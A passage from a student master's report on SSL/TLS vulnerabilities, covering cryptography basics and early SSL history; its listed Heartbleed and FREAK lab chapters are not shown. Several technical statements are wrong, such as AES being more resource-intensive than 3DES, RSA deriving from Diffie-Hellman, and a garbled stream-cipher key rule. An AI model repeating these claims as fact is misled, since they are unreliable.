



Master of Science in Internetworking

Department of Electrical and Computer Engineering

**Exploiting SSL/TLS Vulnerabilities in Modern
Technologies**

Supervisor:

Mr. Michael Spaling

Presented by:

Simreen Kaur Matharu

Fall 2020 – Winter 2021

Table of Contents

Abstract.....	viii
Chapter 1 The Basics of Cryptography.....	1
1.1 What is Cryptography?	2
1.2 Types of Cryptographic Techniques	3
1.2.1 Secret Key Cryptography (SKC)	3
1.2.2 Public Key Cryptography (PKC):.....	3
1.2.3 Hash Functions.....	4
1.3 Symmetric Encryption [8].....	5
1.3.1 Classification of Symmetric Cryptography	6
1.4 Asymmetric Encryption [9]	8
1.4.1 Classification of Asymmetric Cryptography	8
1.5 Public Key Infrastructure [4]	9
Chapter 2 The History of SSL/TLS	10
2.1 Overview of SSL/TLS	11
2.2 Introduction to Secure Socket Layer Protocol	12
2.2.1 SSL Architecture.....	12
2.2.2 Birth of SSL 1.0	14
2.2.3 The rise of SSL 2.0	15

2.2.4 Why is SSL 2.0 deprecated?	15
2.2.5 Upgrade to SSL 3.0.....	16
2.2.6 Strengths of SSL 3.0	16
2.2.7 Why is SSL 3.0 deprecated?	17
2.3 Introduction to Transport Layer Protocol	18
2.3.1 TLS Architecture	18
2.3.2 Origin of TLS 1.0.....	20
2.3.3 The case of fraudulent Microsoft certificates	20
2.3.4 Deprecation of TLS 1.0.....	21
2.3.5 Upgrade to TLS 1.1.....	22
2.3.6 Companies disabling TLS 1.0/TLS 1.1?.....	22
2.3.7 Deprecation of TLS 1.1.....	23
2.3.8 Enabling TLS 1.2 in your Internet browser	24
2.3.9 Why leave TLS 1.2?	25
2.3.10 Is TLS 1.3 the solution?.....	26
2.3.11 Advantage of TLS 1.3 over TLS 1.2.....	27
Chapter 3 Attacks in SSL/TLS	28
3.1 Timeline of the attacks.....	29
3.2 Browser Exploit Against SSL/TLS (BEAST)	30
3.2.1 Working of the BEAST attack.....	31
3.2.2 How to mitigate the BEAST attack?.....	32

3.3 Compression Ratio Info-Leak Made Easy (CRIME).....	33
3.3.1 Working of the CRIME Attack.....	34
3.3.2 How to mitigate the CRIME attack?.....	35
3.4 Lucky13	36
3.4.1 Working of the Lucky13 attack	36
3.4.2 How to mitigate the Lucky13 attack?	36
3.5 Heartbleed Attack	37
3.5.1 Working of the Heartbleed attack	37
3.5.2 How to mitigate the Heartbleed attack?.....	38
3.6 Padding Oracle on Downgraded Legacy Encryption (POODLE).....	39
3.6.1 Working of the POODLE attack.....	40
3.6.2 How to mitigate the POODLE attack?.....	40
3.7 Factoring RSA Export Keys (FREAK).....	41
3.7.1 Working of the FREAK attack	42
3.7.2 How to mitigate the FREAK attack?	43
3.8 ZOMBIE POODLE	44
3.8.1 Difference between POODLE and ZOMBIE POODLE attack	44
3.8.2 Working of the ZOMBIE POODLE attack	45
3.8.3 How to mitigate the ZOMBIE POODLE attack?	45
Chapter 4 Performing the HEARTBLEED attack	46
4.1 HEARTBLEED Attack.....	47

4.1.1 Objective	47
4.1.2 How to perform the attack?.....	47
4.1.3 Where is the bug in the Heartbleed attack?	49
4.1.4 Was the Heartbleed attack successful?	50
Chapter 5 Performing the FREAK attack	51
5.1 FREAK Attack.....	52
5.1.1 Objective	52
5.1.2 How to perform the attack?.....	52
5.1.3 Understanding the working of the attack	52
5.1.4 Cracking 256 - bit RSA key	56
5.1.5 Was this FREAK attack successful?.....	59
Chapter 6 Conclusion.....	60
6.1 Conclusion	61
References.....	62

List of Figures

Figure 1.1 Symmetric key cryptography [5].....	3
Figure 1.2 Public-key cryptography [6].....	4
Figure 1.3 Hash function [7].....	4
Figure 2.1 Evolution of SSL/TLS [11]	11
Figure 2.2 SSL architecture [12].....	12
Figure 2.3 SSL handshake protocol exchange [2]	13
Figure 2.4 Secure connection using SSL [14]	15
Figure 2.5 TLS architecture [19]	18
Figure 2.6 TLS handshake protocol exchange [20]	19
Figure 2.7 Microsoft logo [23].....	21
Figure 2.8 Deprecation of TLS 1.0/TLS 1.1 [24]	22
Figure 2.9 TLS versions usage on Microsoft Edge [26].....	25
Figure 2.10 TLS1.3 handshake [27]	26
Figure 3.1 Analysis of scanned web servers and their vulnerabilities [29]	30
Figure 3.2 Crime injection [30]	33
Figure 3.3 Client HTTP request [15]	34
Figure 3.4 Modified HTTP request by attacker [15]	34
Figure 3.5 Heartbeat packets [34]	37
Figure 3.6 Heartbleed attack. [36]	38
Figure 3.7 Poodle attack [37].....	39
Figure 3.8 Freak attack [40].....	41
Figure 3.9 Freak vulnerability (The Washington Post) [43].....	42
Figure 3.10 NSA website vulnerable to the Freak attack [43].....	43

Figure 3.11 Changes in SSL labs [46]	44
Figure 4.1 Successful Heartbleed attack.	48
Figure 4.2 Server is vulnerable to the Heartbleed attack.	48
Figure 4.3 Target is vulnerable to Heartbleed attack.	49
Figure 5.1 RSA 512-bits generated online [51]	54
Figure 5.2 Running msieve to factorize modulus 'n'	55
Figure 5.3 Msieve cannot factorize more than 120 digits.....	56
Figure 5.4 RSA 256-bits generated online [51]	57
Figure 5.5 Prime values of modulus 'n'	58
Figure 5.6 Decryption exponent obtained.....	59

List of Tables

Table 1.1 Symmetric encryption protocols	7
Table 3.1 Timeline of SSL/TLS attacks	29
Table 5.1 RSA 512-bits keys generated online (in hexadecimal) [51]	53
Table 5.2 RSA 512 – bits keys converted into decimal [53]	55
Table 5.3 RSA 256-bits generated online [51]	56
Table 5.4 RSA 256 – bits keys converted into decimal [53]	58

Abstract

As the Internet is evolving, transporting information through the Internet requires security to be an aspect to deal with. In a typical distribution, all of the traffic transmitted over the public network (Internet) is secured, but security practice states that the internal traffic must also be secured. If an attacker gains access to the hosts' resources and compromises any service, they must not easily capture the confidential data. For years, Secure Socket Layer/Transport Layer Security (SSL/TLS) has been the encryption protocols that encrypt the data-in-transit to ensure the data remains confidential, and these web-applications aim to provide public key certificate based on authentication, secure session key establishment and confidentiality.

The primary goal of the SSL/TLS protocol is to provide data integrity and privacy between communicating applications. A large number of e-commerce applications, such as banking, shopping, rely heavily on the strength of SSL/TLS protocol, and they are used along with other protocols such as HTTP⁶, SMTP, etc. A security hole in these protocols makes the communication channel vulnerable to various attacks, which can cause mental or physical misfortune to a user. Several versions of SSL/TLS have been proposed, TLS 1.3 being the latest version and replacing all of its predecessors. The existing versions and the algorithms used have vulnerabilities that can be used to launch an attack.

This paper discusses the vast topic of cryptography [1], including the principle of cryptography, different techniques of encryption, types of keys etc., the evolution of SSL/TLS and their vulnerabilities [2], methods to mitigate the standard attacks. Performing a lab to demonstrate how difficult it is to exploit the vulnerabilities and their impact on modern technologies. Finally, highlight and review the performance of the lab, the characteristics and strength of the protocols at the present – time.

Chapter 1

The Basics of Cryptography

1.1 What is Cryptography?

Cryptography is the science of hiding data and secret information from being breached by an unauthorized person [3]. It allows anyone to communicate on the Internet by transferring confidential information securely. The origin of cryptography is from "encryption" and "decryption" keys. Encryption is the process of turning a text from a readable format to an unreadable, formatted text, whereas decryption is the process of decoding the unreadable text into a readable formatted text. The core concept of cryptography comprises of [4] :

- **Integrity** – Integrity guarantees that the data has not been modified. "Hashing" helps to ensure that the data has not lost its integrity. A hash is a fixed-size string of bits or characters that cannot be reversed to restore the original data. MD5¹, SHA² are a few common hashing algorithms.
- **Confidentiality** – Confidentiality guarantees that the data is only visible to the authorized user. "Encryption" protects the confidentiality of data by disordering the data to make it unreadable if intercepted. It uses symmetric keys and asymmetric keys to encrypt and decrypt data.
- **Authentication** – Authentication proves the identity of the user with the help of credentials, such as username and password.
- **Non – Repudiation** – Non-repudiation prevents a user from denying an action performed by them. It uses "digital signatures" to prevent the sender from denying the origin of the data.

Cryptography has many applications like computer passwords, ATM cards, e-commerce, business applications, many other applications. As discussed earlier, the primary purpose of cryptography is to protect information such as emails, banking credentials and other personal data transmitted across a public network by using encryption and decryption. There is a need for cryptography to provide protection and digital keys to ensure that information that is transmitted in the public network remains secure.

1.2 Types of Cryptographic Techniques

Cryptography is divided into three main techniques [3]:

1.2.1 Secret Key Cryptography (SKC)

The Secret Key Cryptography only uses a single key for encryption and decryption of data, also known as "symmetric encryption." [4] When the sender of the data sends the information, he encrypts the data with the same key that the recipient will use to decrypt the information. The drawback of this technique is that the distribution of a single key can fall into the hands of an attacker, who can decrypt the information easily.




Figure 1.1 Symmetric key cryptography [5]

1.2.2 Public Key Cryptography (PKC):

Unlike SKC, Public Key Cryptography utilizes a pair of digital keys. The two-key system allows users to communicate more securely on the public network. In this, each user has a pair of keys; one of the keys is a "private key," while the second is a "public key," the public key can be shared among the users. [4] When sending information, the sender encrypts the information using the public key, and the recipient decrypts the information by using his private key into a readable format.




Figure 1.2 Public-key cryptography [6]

1.2.3 Hash Functions

This technique does not require any digital keys as it uses a fixed-length hash value encrypted into the plain text. A hash is simple, a number created by executing a hashing algorithm against any data. If the data remains untampered, the value of the hash does not change. This is a one-way encryption used for message integrity. MD5¹, SHA² - 1, SHA² - 2 are a few hashing algorithms. [4]

```

Hash string 1: The quick brown fox jumps over the lazy dog
Hash string 2: The quick brown fox jumps over the lazy dog.

MD5 [hash string 1] = 37c4b87edffc5d198ff5a185cee7ee09
MD5 [hash string 2] = 0d7006cd055e94cf614587e1d2ae0c8e

SHA1 [hash string 1] = be417768b5c3c5c1d9bcb2e7c119196dd76b5570
SHA1 [hash string 2] = 9c04cd6372077e9b11f70ca111c9807dc7137e4b

RIPEMD160 [hash string 1] = ee061f0400729d0095695da9e2c95168326610ff
RIPEMD160 [hash string 2] = 99b90925a0116c302984211dbe25b5343be9059e

```

Figure 1.3 Hash function [7]

¹ Message – Digest Algorithm 5
² Secure Hash Algorithm

1.3 Symmetric Encryption [8]

Symmetric encryption uses the same pair of keys to encrypt data as well as decrypt data. It is also known as "secret – key encryption" or "session – key encryption." For example, imagine encrypting a message "CAT" without using an encryption technique but by rotating each character by three spaces [4].

- Three characters past "C" is "F" - Start at C (D, E, F)
- Three characters past "A" is "D" - Start at A (B, C, D)
- Three characters past "T" is "W" - Start at T (U, V, W)

The encrypted message is "FDW," to decrypt this message, move the encrypted characters three spaces backwards to attain the original message. In this example, using the three spaces is the symmetric key that is being used for encrypting and decrypting the message. The above example displays a simple "substitution cipher" that replaces the plain text with ciphertext using a fixed system. [4]ROT13³ cipher uses the same substitution algorithm but uses a key of 13. However, since ROT13 uses the same algorithm and same key, it does not provide encryption but provides "obfuscation."

Obfuscation is a method that attempts to make something difficult to understand or unclear; however, this is not a reliable method for security. Advanced symmetric encryption techniques use the same components of an algorithm and a key. Most symmetric algorithms either use a block cipher or stream cipher.

- **Block Cipher** – A block cipher encrypts data in specific sizes of blocks, such as 64-bit blocks, 128-bit blocks. This cipher divides large messages into fixed block sizes and then encrypts each box individually.
- **Stream Cipher** – A stream cipher encrypts data as a stream of bits or bytes rather than dividing them into fixed blocks. This cipher is much more efficient if the size of data is unknown or if the data sent is in a continuous stream, like streaming audio or video over a network. An important principle is the encryption keys must not be used with stream ciphers.

³ Rotate by 13 places

1.3.1 Classification of Symmetric Cryptography

There are a plethora of algorithms for symmetric key cryptography such as AES, DES, 3DES, RC4, Blowfish and Twofish. [8]

- **Advanced Encryption Standard (AES)**

The Advanced Encryption Standard is a strong symmetric block cipher that encrypts data in 128-bit block sizes. AES uses key sizes of 128 bits, 192 bits or 256 bits, also referred to as AES-128, AES-192, AES-256, to identify the number of bits being used in the key. The size of the key directly corresponds to the key strength; even though AES-128 provided strong protection, AES-256 provides even stronger protection because of the larger key size. AES uses fewer resources compared to other algorithms and can perform encryption and decryption quickly, even on small devices like USB flash drives. [4]

- **Data Encryption Standard (DES)**

Data Encryption Standard is another symmetric block cipher that encrypts data in 64-bit blocks. The process for encryption is divided into 16 stages, each consisting of 8 S-boxes [4]. First, the bits are shuffled, proceeded with a non-linear substitution and finally employs XOR operation to get the result. It uses a small key size of 56 bits which can be broken by a brute-force attack. DES is not recommended for use today.

- **Triple Data Encryption Standard (3DES)**

Triple Data Encryption Standard is a symmetric block cipher that is enhanced from the DES algorithm. Just like DES, 3DES also encrypts data in 64-bit blocks. It is highly reliable and has a key size of 56bits, 112bits or 168bits. 3DES encrypts data using the DES algorithm except that the process is repeated three times. [4]The first key encrypts the data, which is then decrypted by the second key and is further encrypted by the third key. 3DES is not used as often as AES, as AES is much resource-intensive, but if the hardware does not support AES, 3DES is the alternative.

- **RC4 Algorithm**

This algorithm is developed by Ronald Rivest and is also known as "Ron's Code" or "Rivest Cipher," and the most commonly used version is RC4. It is a symmetric key

cipher that can be used between 40 to 2048 bits. It requires a successive change of state entries which is based on the key sequence [4]. In RC4, the key size can vary from 1 to 256 bytes and is much faster than the DES algorithm. This cipher used to be the recommended encryption mechanism in SSL⁴/TLS⁵ when used for encrypting HTTPS⁶ connections over the Internet. However, since 2013, the U.S National Security Agency could crack RC4, thus disabling this algorithm ever since.

- **Blowfish Algorithm**

Blowfish is another symmetric block cipher [4]. The key size varies from 32 bits to 448 bits and encrypts data in 64-bit blocks [4]. This algorithm was designed to be a general-purpose replacement for DES, but interestingly, Blowfish is faster than AES because AES encrypts data in 128-bit blocks while Blowfish encrypts data in 64-bit block size.

- **Twofish**

Twofish is a symmetric block cipher algorithm that is related to Blowfish but encrypts data in 128-bit blocks and has a key size of 128-bits, 192-bits or 256-bits.

Algorithm	Method	Key Size
AES	128-bit block cipher	128-, 192-, or 256-bit key
DES	64-bit block cipher	56-bit key
3DES	64-bit block cipher	56-, 112-, or 168-bit key
RC4	Stream cipher	40- to 2,048-bit key
Blowfish	64-bit block cipher	32- to 448--bit key
Twofish	128-bit block cipher	128-, 192-, or 256-bit key

Table 1.1 Symmetric encryption protocols

⁴ Secure Socket Layer

⁵ Transport Layer Security

⁶ Hyper Text Transfer Protocol Secure

1.4 Asymmetric Encryption [9]

Asymmetric encryptions use two keys for encryption and decryption of data - a "public key" and a "private key." To encrypt the data, a public key is used, and the corresponding private key is used to decrypt the data. [9] If the public key encrypts the information, only the matching private key can decrypt the information. The encryption key cannot produce the decryption key.

Asymmetric keys are generally used for key distribution; even though it is a very strong encryption algorithm, it utilizes a significant amount of processing power to encrypt and decrypt data. [9] Because asymmetric cryptography is difficult to break, it is much more secure than symmetric cryptography [4].

1.4.1 Classification of Asymmetric Cryptography

There are various algorithms for asymmetric cryptography, such as Diffie-Hellman, RSA, ECC and DSA.

- **RSA Algorithm**

RSA is one of the most commonly used asymmetric algorithms and can be used for encryption as well as digital signatures. [4] It is an asymmetric encryption that uses both its key pairs over the Internet for its strong security. For high security, the RSA key size should be 1024 bits and above, 2048 bits is the modern standard. It uses a mathematical equation of calculating large numbers and the difficulty to factorize those numbers into prime numbers makes RSA challenging to break.

- **Elliptic Curve Cryptography (ECC)**

Elliptic Curve Cryptography is often used with small wireless devices as it does not require much processing power to achieve the desired level of security. It uses mathematical equations to formulate an elliptic curve and then graphs the points on the elliptic curve to create the keys. This requires less processing power and is difficult to crack. [9]

- **Diffie – Hellman Algorithm (DH)**

Diffie – Hellman is the first asymmetric encryption algorithm that allows users to exchange a secret key over an insecure channel without knowing any prior secrets. After the users know the symmetric key, they use symmetric encryption to encrypt data, Diffie – Hellman is mainly used for the exchange of keys over the public network. It supports both static and ephemeral keys; RSA is based on the DH key exchange concept of static keys.

There are two Diffie-Hellman methods that use ephemeral keys [4]:

- * **Diffie – Hellman Ephemeral (DHE)** uses ephemeral keys, generating different keys for each session.
- * **Elliptic Curve Diffie – Hellman Ephemeral (ECDHE)** uses ephemeral keys generated by ECC, another version, ECDH⁷ uses static keys.

- **Digital Signature Algorithm (DSA)**

The Digital Signature Algorithm is used to generate as well as validate digital signatures. DSA is an electronic version for a written signature which can be used by the recipient to verify the sender's identity and ensure that the data has not been tampered with. [4] DSA can also be generated for stored data to verify later that the integrity has not been changed.

1.5 Public Key Infrastructure [4]

Public Key Infrastructure was developed to support asymmetric cryptography; it is a group of technologies that are used to request, create, manage digital certificates. As discussed earlier, asymmetric cryptography uses a pair of matching keys – a public key and a private key. As the public key is not a secret key, key management, authentication were issues that arose from the public key. To overcome this, public key infrastructure was developed to solve this problem and to support asymmetric cryptography. The basic operation in PKIs are certification and validation; the certificates bind the public key to ensure authentication. The certificates need to be checked if they are still valid or not. A primary benefit of a PKI is that it allows users to communicate securely over an insecure medium without knowing each other previously.

⁷ Elliptic Curve Diffie-Hellman

Chapter 2

The History of SSL/TLS

2.1 Overview of SSL/TLS

In 1995, a computer programmer ordered the first book ever sold by an online bookstore named Amazon, just with a few clicks. At that time, very few people knew how the Internet and information space (World Wide Web) would change the lives of people forever. In the business world, the World Wide Web (WWW) is required behind every action. As the user demand increases in the utilization of WWW, the transformation from web services to secure web services is required.

One of the things that made the revolution of the Internet possible was a security protocol that would allow the users to buy anything online using a secure payment method. It started when "Taher Elgamal", an Egyptian cryptographer, who was also at the time the chief scientist at Netscape Communications, he led to the development of the Secure Sockets Layer protocol [10]. SSL/TLS protocols are used to provide reliable services by running above the transport layer; the protocol achieves a secure communication between a pair of nodes by exchanging parameters (cipher suites, keys etc.) and by using them to encrypt the application layer.




Figure 2.1 Evolution of SSL/TLS [11]

The SSL/TLS protocol is used in electronic mailing sessions, VoIP, social networking, web browsing, file transfers etc. SSL/TLS has gone through several updates such as SSL 1.0, SSL 2.0, SSL 3.0, TLS 1.1, TLS 1.2, TLS 1.3. Along with each upgradation, an attack was associated with it, thus deprecating the predecessor protocol.

2.2 Introduction to Secure Socket Layer Protocol

SSL is a standard, protocol for secure communication between a web server and a web browser. This security protocol protects all the information that is transferred between the web server and the Internet browser so that it retains its integrity and remains confidential.

2.2.1 SSL Architecture

SSL is integrated with four protocols which provide security to the higher layer protocols. They are distributed into two layers [2]:




Figure 2.2 SSL architecture [12]

- **SSL Handshake Protocol**

This is the very first protocol that comes into action when a session is established by a transport layer protocol. The client and server, exchange information such as keys, cipher suites, compression techniques, etc., to validate each other.




Figure 2.3 SSL handshake protocol exchange [2]

The handshake protocol deals with three fields:

- * Type – It represents the type of the packet and deals with 1 byte.
- * Length – It represents the length of the packet and deals with 3 bytes.
- * Content – It represents the necessary security parameters that need to be sent during negotiation and deals with ≥ 0 bytes.

- **SSL Change Cipher Spec Protocol**

This is one of the simplest protocols, and it uses SSL record protocol and deals with a single byte. If the byte has a value of 1, it indicates that the current state is updated, and the remaining states cause a new cipher suite to be activated for a current link. A new SSL handshake is usually followed by the change cipher spec protocol.

- **SSL Alert Protocol**

This protocol generates faults to the peer devices during the SSL negotiation and connection. It deals with 2 bytes, the first byte indicates the level of alert and is indicated

by two values; 1 and 2, where 1 stands for "warning", and 2 stands for "fatal". If the alert message is fatal, the link is instantly terminated, and no new link is established on that session. The second byte indicates the level of severity specified by the code related to different alert messages.

- **SSL Record Protocol**

The final protocol works as a base for the above three protocols and provides confidentiality and integrity to the higher layers. At the senders' side, this protocol segments the information into a number of blocks compresses the block size information, computes the MAC and encrypts the MAC together with that block size information. At the receivers' side, the encrypted message is decrypted, and the block size information is combined to form the original information which was sent by the sender.

By default, compression is disabled in SSL 3.0 and all the TLS versions.

2.2.2 Birth of SSL 1.0

Netscape began the development of the SSL protocol shortly after the NCSA⁸ released the first web browser, named "Mosaic 1.0", in the year 1993. By the next year, 1994, Netscape had SSL version 1.0 ready, but this version never had its public debut as it had several significant security flaws. The flaws included the vulnerability to replay attacks; also, it had a weakness that could easily let the attacker change the users' plain-text messages. According to a well-known computer scientist "Phillip Hallam – Baker", the reason SSL 1.0, failed terribly was because the entire foundation of SSL 1.0 was based on theory, and was never adequately tested in the real world. In 2011, he wrote "The actual history of SSL was that SSL 1.0 was so bad that Alan Schiffman and myself broke it in ten minutes when Marc Andreessen presented it at the MIT meeting." Andreessen is the co-author of Mosaic and also co-founder of Netscape. [13]

⁸ National Center for Supercomputing Applications

2.2.3 The rise of SSL 2.0

After the failure of SSL1.0, Netscape worked on the next version and in February 1995, Netscape released a version 2.0 of the protocol, which ended up being the core to use the web, called HTTPS⁶ securely, it is the secure version of HTTP⁶, the protocol that is used to transmit information to and from a browser and website. Netscape claims it is designed to work at the "socket layer", to protect any higher level protocols, such as HTTP⁶, FTP, TELNET.

SSL uses cryptographic algorithms that are applied to plain-text message, which when passed through an insecure communication channel, such as the Internet, still has its confidentiality and integrity retained. An SSL certificate is required for a website to have a secure SSL session.




Figure 2.4 Secure connection using SSL [14]

2.2.4 Why is SSL 2.0 deprecated?

Even though, SSL 2.0 was the upgraded version of SSL 1.0, it contains structural vulnerabilities that should not be allowed and was deprecated in 2011 [15]:

- Handshake messages are not protected, which can permit a MITM⁹ to trick the client to use a weaker cipher than it usually would.

⁹ Man – in – the - middle

